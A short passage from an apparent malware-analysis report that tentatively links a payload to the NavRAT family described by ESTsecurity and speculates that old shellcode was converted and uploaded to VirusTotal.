documented) a final payload classified as “NavRAT” delivered using a very similar mechanism and containing the same file name from the ESTsecurity report. If we were making an assessment, our best guess would be that we would expect the same (or similar) payload here.

* Most likely, somebody took the older shellcode, converted it into an executable for analysis, and uploaded to VirusTotal.
